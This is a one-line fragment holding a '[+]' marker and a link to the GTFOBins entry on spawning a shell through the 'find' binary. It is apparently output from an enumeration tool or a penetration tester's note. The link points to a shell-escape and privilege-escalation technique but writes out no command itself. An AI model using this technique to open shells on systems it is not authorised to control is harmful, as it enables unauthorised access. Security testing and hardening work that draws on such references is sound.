[+] https://gtfobins.org/gtfobins/find/#shell